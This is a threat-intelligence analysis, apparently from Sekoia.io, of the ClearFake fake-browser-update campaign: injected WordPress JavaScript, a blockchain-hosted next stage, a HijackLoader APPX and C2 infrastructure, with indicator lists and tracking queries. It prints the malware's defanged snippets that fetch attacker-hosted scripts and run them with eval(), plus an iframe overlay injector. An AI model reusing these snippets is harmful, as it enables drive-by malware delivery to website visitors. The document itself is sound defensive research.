# ClearFake: a newcomer to the “fake updates” threats landscape

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ClearFake is a new malicious JavaScript framework deployed on compromised websites to deliver further malware using the drive-by download technique. This blogpost aims at presenting a technical analysis of the ClearFake installation flow, the malware delivered by ClearFake, the C2 infrastructure and tracking opportunities.

## Introduction

On 26 August 2023, cybersecurity researcher Randy McEoin published[1] an analysis of a **new malicious JavaScript framework deployed on compromised websites to deliver further malware using the drive-by download technique**. The newly discovered malware was named ClearFake due to the clear text JavaScript injected into the compromised website, which was not obfuscated in the early version as is usually the case for Javascript malware.

ClearFake is **another “fake updates” threat leveraging social engineering to trick the user into running a fake web browser update**, as for SocGholish and FakeSG malware. By linking the “fake updates” lure to the **watering hole technique**, ClearFake operators target a wide range of users and conduct effective, scalable malware distribution campaigns.

From our telemetry and customers’ feedback, we observed an increasing number of communications to ClearFake infrastructure at the end of September 2023. At the same time, we identified several hundred websites injected by ClearFake.

Sekoia.io's Threat & Detection Research (TDR) team investigated this emerging threat and shares in this blog post our **analysis of ClearFake, the malware delivered, as well as tracking opportunities**.

## ClearFake installation flow

Here is an overview of the infection chains' stages observed distributing commodity malware via ClearFake:




sekoia | ClearFake installation flow, as of 30 September 2023
Victim
clicks on download button
visits compromised website
creates iframe
sets iframe source with HTML (interface)
inits download module
redirects to Dropbox link
deobfuscates and executes
JS
JS
HTML
displays fake update
HTML
JS
downloads final payload
compromise WordPress
inject malicious code
downloads obfuscated JavaScript
downloads JavaScript
downloads HTML (interface)
downloads HTML (content)
defines and uses FingerprintJS
JS
exfiltrates fingerprinting data
host obfuscated payload
ClearFake operators
Binance Smart Chain (BSC)
ClearFake infrastructure
Delivered malware

**Figure 1. ClearFake installation flow, as of 30 September 2023** *(Click on the image for a better view)*

## Injected JavaScript code

ClearFake operators compromised WordPress sites, acting as water holes, to inject malicious JavaScript code into the HTML page.

In the early ClearFake version, the injected code was base64-encoded JavaScript from a *data-url* attribute, downloading another JavaScript payload from an attacker-owned domain (*brewasigfi1978.workers[.]dev*) and executing it using the *eval()* function, *e.g.*:




```
const get_script = () => {
    const request = new XMLHttpRequest();
    request.open('GET',
'hxxps://hello-world-broken-dust-1f1c.brewasigfi1978.workers[.]dev/', false);
    request.send(null);
    return request.responseText;
};
eval(get_script());
```

Since 28 September 2023, **to download the next stage, ClearFake have used a different technique, relying on smart contract from the Binance Smart Chain**. The *result* value of the requested smart contract contains an obfuscated JavaScript, encoded in base64 and converted in hexadecimal.

Annex 1 includes the obfuscated and deobfuscated injected JavaScript used prior to and after 28 September 2023, as well as an example of the response of the smart contract.

## Next stage JavaScript payloads

The first payload is an obfuscated JavaScript aiming at downloading and executing the second payload. Here is an example of the deobfuscated JavaScript using deobfuscate.io:



```
eval((() => {
  let _0x2ef453 = new XMLHttpRequest();
  _0x2ef453.open('GET', "hxxps://ojhggnfbcy62[.]com/vvmd54/", false);
  _0x2ef453.send(null);
  return _0x2ef453.responseText;
})());
```

The first obfuscated payload is available in Annex 2.

The second payload is a clear-text JavaScript **creating an *iframe* element to host the fake update interface** and to cover the entire document object model (DOM) of the web documents, setting:

- the *iframe* width and height to 100%;
- the *z-index*, an attribute specifying the stack order of the element, to 99999999999.

It then downloads the fake update interface. Here is an example of the second payload:

```
const url = 'hxxps://ojhggnfbcy62[.]com/ZgbN19Mx';
let iframe = document.createElement('iframe');
const remove_iframe = e => {
    'removetheiframe' == e.data && (iframe.parentNode.removeChild(iframe),
document.body.removeAttribute('style'));
};
window.addEventListener('message', remove_iframe, !1);
const iframe_ready = e => {
    window.scrollTo(0, 0), iframe.style.display = 'block',
iframe.style['margin-top'] = '', document.body.style.padding = '0',
document.body.style.margin = '0', document.body.style.height = '0px',
document.body.style.overflow = 'hidden', window.scrollTo(0, 0);
    }, create_iframe = () => {
    iframe.onload = iframe_ready, iframe.src = url, iframe.style.width =
'100%', iframe.style.height = '100%', iframe.style.backgroundColor = 'white',
iframe.style.display = 'none', iframe.style.position = 'absolute',
iframe.style['z-index'] = '99999999999', iframe.scrolling = 'no',
document.head.parentNode.insertBefore(iframe, document.head);
    };
create_iframe();
```


The third payload is an HTML page serving as a fake update interface and downloading the fake update content for the appropriate web browser. An example of the third payload is provided in Annex 2.


The HTML page downloads the final fake update page (HTML) from the URL path stored in the HTML element *href* and modified using the decoded value of the Javascript variable *blank*, *e.g.* "*/lander/firefox_1695214415/_index.php*".

Here is an example of the source code of the fake update page on urlscan: https://urlscan.io/responses/a70b72efd8cd83f2b79cc9b9823112930e8ffa49edeb6bb5d2b1bbcabccefafb/

## Fake update web page

The fake update page displays a realistic copy of the web browser download page for Chrome, Edge and Firefox, as shown in the following figure.


sekoia
ClearFake fake update pages for Chrome, Edge and Firefox web browsers




You need to update your browser to view the content!

Update Chrome

For Windows 11/10 64-bit.


☑ Help make Google Chrome better by automatically sending usage statistics and crash reports to Google.
What are crash reports?

By downloading Chrome, you agree to the Google Terms of Service and Chrome and Chrome OS Additional Terms of Service



You need to update your browser to view the content!

Update Edge



Firefox Browser

You need to update your browser to view the content!




Figure 2. ClearFake fake update pages for Chrome, Edge and Firefox web browsers

It also contains JavaScript code aiming at **fingerprinting the victims' web browser and initiating the download module**. Here is an overview of the executing capabilities of the fake update page:

- Import the jQuery library used by the following Javascript;
- Define the infamous module named *FingerprintJS*[2] aiming at generating unique fingerprints for browsers based on various attributes and features. The module contains mathematical, fingerprint generation, utility, feature detection functions, as well as audio and font fingerprinting;
- Set the JavaScript *onclick* event for the download button;
- Define functions related to handling cookies and extracting values from the URL parameters;
- Generate the visitor fingerprint and exfiltrate it to "*hxxps://stats-best[.]site/fp.php*";
- Generate the download URL using "*_lp*", "*FPID*", "*DownloadMouse*", "*D*" and "*_token*" parameters when the *onclick* event is executed.

## Malware delivered by ClearFake

On 30 September 2023, Sekoia.io analysts ran the infection chain until retrieving the final payload downloaded by the victim.

### Suspicious filename

For Microsoft Edge's visitors, ClearFake delivered a malicious Windows Application Packaging Project (APPX file) from Dropbox.

The payload's name "*MIcrosoftEdgeSetup.appx*" is a masquerading of the legitimate Microsoft Edge installer and uses UTF-8 Cyrillic character for the characters "c", "e", "o" and "E". Escaping unicode characters returns the following result:

```
Ml\u0441r\u043Es\u043Eft\u0415dg\u0435S\u0435tup.appx
```

| ASCII | Unicode | Name |
|---|---|---|

| | | |
|---|---|---|
| *c* | \u0441 | Cyrillic Small Letter Es |
| е | \u0435 | Cyrillic Small Letter Ie |
| *o* | \u043E | Cyrillic Small Letter O |
| *E* | \u0415 | Cyrillic Capital Letter Ie |

Cyrillic characters are invisible to the user. Sekoia.io assess with high confidence that the **use of lookalike characters aims at avoiding static detection patterns** based on the filename, without raising the potential victim's suspicions.

It is interesting to note that **SocGholish operators successfully leveraged this technique in 2022**, as identified by Red Canary[3]. As this obfuscation method is not widely used, it is legitimate to ask ourselves if the SocGholish operators are also behind the new ClearFake malware.

## APPX file

Windows Apps are ZIP archive files that store executable files and other additional ones including XML (*AppxManifest.xml* and *AppxBlockMap.xml*), P7X (*AppxSignature.p7x*), as well as other optional files and repositories.

The APPX file delivered by ClearFake (MD5: *a7900cdbb2912d76aa6329c5c41d8609*) is signed by "*STECH CONSULTANCY LIMITED*" and contains in particular the following executables:

- \MIcrosoftEdgeSetup\AI_STUBS\AiStubX64.exe (MD5: *e89f448e8f41a590c51d34948bdc9c1e)*
- \MIcrosoftEdgeSetup\VFS\AppData\.exe (MD5: *d113b3debc7e0a2da4369dd8d1dbad53*)

Once executed, the Windows App reads the APPX manifest's entry point containing the *AiStubX64* executable and then executes it. The *AiStubX64.exe* process **copies the *KSPSService* executable located in the Virtual File System (VFS) and then launches it**. The payload (*KSPSService.exe*) deployed by the APPX file **turned out to be a sample of HijackLoader**. More technical information on this execution flow can be found in the Microsoft documentation[4] and FINSIN's analysis[5].

The APPX file also contains a legitimate Microsoft Edge installer (*MicrosoftEdgeUpdateSetup.exe* MD5: *58d8d75b0ca5e316862ed81cdb2d0c67*) and a PowerShell script (*chrome.ps1* MD5: *bfe16fc5d100757bd9dec4ef1aa42913*), downloading a legitimate Edge installer from transfer[.]sh and executing it. Both codes are executed when the user runs the Windows App file. Sekoia.io analysts believe that installing the legitimate web browser alongside the malware once again avoids any suspicion from the victim.

As mentioned by SentinelOne[6], APPX files are regularly used in malware campaigns to deploy the payload on the infected host, including BazarBackdoor, Emotet or Magniber ransomware. **Although this technique is not new, Sekoia.io believes its use improves the rate of successful compromise** by reducing the detection of the malicious payload's execution.

### Overview of HijackLoader

First observed in the wild in July 2023 by Zscaler ThreatLabz[7], **HijackLoader is a modular loader downloading and executing an obfuscated payload**. It implements several evasion techniques, including code injection, use of syscalls, Windows API hashing and Heaven's gate. In recent months, HijackLoader delivered numerous commodity malware, including Danabot, Lumma, Raccoon, Redline, Remcos, SystemBC and Vidar.

Once executed, the HijackLoader sample deployed through the APPX file downloads its obfuscated payload from the adversary infrastructure "*hxxps://server2-slabx.ocmtancmi2c5t[.]live/osmesis/1829973585.png*". The payload loaded by HijackLoader is a Raccoon sample communicating with its Command & Control (C2) server "*128.140.101[.]125*".

In August 2023, Rapid7 observed[8] that the new **IDAT Loader malware was delivered by ClearFake**. Based on the code similarities between IDAT Loader and HijackLoader, and given the overlap in the C2 infrastructures, **Sekoia.io assess with high confidence that the same threat group operates both loaders**.

## ClearFake C2 infrastructure and tracking opportunities

### ClearFake C2 communications

ClearFake stages use hardcoded URLs to download the next stage payloads from its C2 infrastructure. URL patterns have not changed since the threat first appeared in July 2023.

The URLs observed on 30 September 2023 are:

- hxxps://ojhggnfbcy62[.]com/vvmd54/
- hxxps://ojhggnfbcy62[.]com/ZgbN19Mx
- hxxps://ojhggnfbcy62[.]com/lander/firefox_1695214415/_index.php

Basic heuristics based on the URL pattern stem from the ClearFake C2 communications. Sekoia.io used similar queries on urlscan:

- page.url:"/vvmd54/"
- page.url:"/ZgbN19Mx"
- page.url.keyword:/.*\/lander\/(chrome|firefox|edge).*\/_index\.php/

Using urlscan and other URL scanning search engines, we retrieved 39 domain names:

921hapudyqwdvy[.]com
98ygdjhdvuhj[.]com
adqdqqewqewplzoqmzq[.]site
bgobgogimrihehmxerreg[.]site
boiibzqmk12j[.]com
bookchrono8273[.]com
borbrbmrtxtrbxrq[.]site
bpjoieohzmhegwegmmuew[.]online
cczqyvuy812jdy[.]com
ewkekezmwzfevwvwvvmmmmmmmwfwf[.]site
gkrokbmrkmrxtmxrxr[.]space
indogervo22tevra[.]com
indogevro22tevra[.]com
ioiubby73b1n[.]com
kjniuby621edoo[.]com
komomjinndqndqwf[.]store
lminoeubybyvq[.]com
nbvyrxry216vy[.]com
ngvcfrttgyu512vgv[.]net
nmbvcxzasedrt[.]com
oekofkkfkoeefkefbnhgtrq[.]space
oiouhvtybh291[.]com
oiqwbuwbwqznjqsdfsfqhf[.]site
oiuugyfytvgb22h[.]com
oiuytyfvq621mb[.]org
ojhggnfbcy62[.]com
omdowqind[.]site
ooinonqnbdqnjdnqwqkdn[.]space
opkfijuifbuyynyny[.]com
opmowmokmwczmwecmef[.]site
owkdzodqzodqjefjnnejenefe[.]site
pklkknj89bygvczvi[.]com
poqwjoemqzmemzgqegzqzf[.]online
pwwqkppwqkezqer[.]site
reedx51mut[.]com
sioaiuhsdguywqgyuhiqw[.]org
sioaiuhsdguywqgyuhuiqw[.]org
ug62r67uiijo2[.]com
vcrwtttywuuidqioppn1[.]com
vvooowkdqddcqcqcdqggggl[.]site
weomfewnfnu[.]site
wffewiuofegwumzowefmgwezfzew[.]site
wnimodmoiejn[.]site
wsexdrcftgyy191[.]com
ytntf5hvtn2vgcxxq[.]com
zasexdrc13ftvg[.]com
ziucsugcbfyfbyccbasy[.]com
znqjdnqzdqzfqmfqmkfq[.]site

## Pivot on IP addresses

By pivoting on the IP addresses resolving the previous attacker-owned domains, we listed the following C2 servers that we assess with high confidence as being exclusively associated with the ClearFake infrastructure.

109.248.206[.]49
109.248.206[.]83
109.248.206[.]101
109.248.206[.]118
109.248.206[.]196
135.181.211[.]230

5 of them belong to the autonomous system (AS) “YACOLO-AS” (AS203493) located in Russia, and the last one belongs to the HETZNER AS (AS24940), favoured by numerous threat actors.

For all C2 servers, the common name (CN) of the TLS certificates exposed on port 443 is “*921hapudyqwdvy.com*”, allowing us to unveil the ClearFake infrastructure using scanning search engines, such as Shodan or Censys. Sekoia.io used a similar query on Shodan to identify and proactively track the ClearFake C2 infrastructure:

ssl:”921hapudyqwdvy.com”

**ClearFake operators run the Keitaro traffic distribution system (TDS)** on C2 servers to protect their infrastructure that hosts malicious content and to select the targeted traffic.

TDR believes that **ClearFake operators are likely to improve the stealth of malware C2 communication in the near future**. They could also harden their C2 server configuration, to prevent their infrastructure from being so easily illuminated.

## Conclusion

First seen in the wild in July 2023, **ClearFake is another "fake updates" threat that quickly became widespread** due to the effective lure targeting a wide audience, as well as the watering hole technique used to distribute the malware via numerous compromised websites.

Given the **ongoing development and the use of cutting-edge techniques**, such as the blockchain technology to store malicious payloads, this **threat must be closely monitored by organisations**, as the malware delivered by ClearFake can be used to gain access to the victim's network.

The **tactics, techniques and procedures leveraged by the ClearFake operators overlap with those of SocGholish ones** (tracked as TA569), in particular the use of watering holes, "fake updates" lures, Keitaro TDS, Dropbox file hosting service and the masquerading of filename with cyrillic characters. Considering this, **Sekoia.io further assess ClearFake and SocGholish are possibly operated by the same threat group. Gathering additional evidence may help to confirm or refute this hypothesis**.

To provide our customers with actionable intelligence, we will continue to monitor the evolution of ClearFake and other malware it delivers.

## ClearFake IoCs & Technical Details

### IoCs

The list of IoCs is available on Sekoia.io github repository.

### ClearFake C2 domains

921hapudyqwdvy[.]com
98ygdjhdvuhj[.]com
adqdqqewqewplzoqmzq[.]site
bgobgogimrihehmxerreg[.]site
boiibzqmk12j[.]com
bookchrono8273[.]com
borbrbmrtxtrbxrq[.]site
bpjoieohzmhegwegmmuew[.]online
brewasigfi1978[.]workers[.]dev
cczqyvuy812jdy[.]com
ewkekezmwzfevwvwvvmmmmmmwfwf[.]site
gkrokbmrkmrxtmxrxr[.]space
indogervo22tevra[.]com
indogevro22tevra[.]com
ioiubby73b1n[.]com
kjniuby621edoo[.]com
komomjinndqndqwf[.]store
lminoeubybyvq[.]com
nbvyrxry216vy[.]com
ngvcfrttgyu512vgv[.]net
nmbvcxzasedrt[.]com
oekofkkfkoeefkefbnhgtrq[.]space
oiouhvtybh291[.]com
oiqwbuwbwqznjqsdfsfqhf[.]site
oiuugyfytvgb22h[.]com
oiuytyfvq621mb[.]org
ojhggnfbcy62[.]com
omdowqind[.]site
ooinonqnbdqnjdnqwqkdn[.]space
opkfijuifbuyynyny[.]com
opmowmokmwczmwecmef[.]site
owkdzodqzodqjefjnnejenefe[.]site
pklkknj89bygvczvi[.]com
poqwjoemqzmemzgqegzqzf[.]online
pwwqkppwqkezqer[.]site
reedx51mut[.]com
sioaiuhsdguywqgyuhiqw[.]org
sioaiuhsdguywqgyuhuiqw[.]org
stats-best[.]site
ug62r67uiijo2[.]com
vcrwtttywuuidqioppn1[.]com
vvooowkdqddcqcqcdqggggl[.]site
weomfewnfnu[.]site
wffewiuofegwumzowefmgwezfzew[.]site
wnimodmoiejn[.]site
wsexdrcftgyy191[.]com
ytntf5hvtn2vgcxxq[.]com
zasexdrc13ftvg[.]com
ziucsugcbfyfbyccbasy[.]com
znqjdnqzdqzfqmfqmkfq[.]site

## ClearFake IP addresses

109.248.206[.]49
109.248.206[.]83
109.248.206[.]101
109.248.206[.]118
109.248.206[.]196
135.181.211[.]230

## ClearFake infection chain

| IoC | Description |
|---|---|
| hxxps://hello-world-broken-dust-1f1c.brewasigfi1978.workers[.]dev/ | Download URL of the first JavaScript payload |
| hxxps://ojhggnfbcy62[.]com/vvmd54/ | Download URL of the second JavaScript payload |

| IoC | Description |
|---|---|
| hxxps://ojhggnfbcy62[.]com/ZgbN19Mx | Download URL of the first HTML payload |
| hxxps://ojhggnfbcy62[.]com/lander/firefox_1695214415/index.php | Download URL of the second HTML payload |
| hxxps://stats-best[.]site/fp.php | C2 URL for the fingerprinting data |
| hxxp://ojhggnfbcy62[.]com/?_lp=1&_token=uuid_1ubo22l1dqqlm_1ubo22l1dqqlm6518291d817043.55797095 | Redirect URL to the HijackLoader payload (APPX) |
| hxxps://www.dropbox[.]com/e/scl/fi/6gtsp3qjf54lsec0piwvq/Ml-r-s-ft-dg-S-tup.appx?rlkey=hdm3apoi4n31v2rxruiosvtaa&dl=1 | Download URL of the HijackLoader payload (APPX) |
| b583d86c4abc6d6ca57bde802b7e9d8143a249aed6a560a4626e79ae13f6209d | HijackLoader payload (APPX) |
| d60d4da2cfe120138a3fde66694b40ae2710cfc2af33cb7810b3a0e9b1663a4f | HijackLoader paylaod (EXE) |
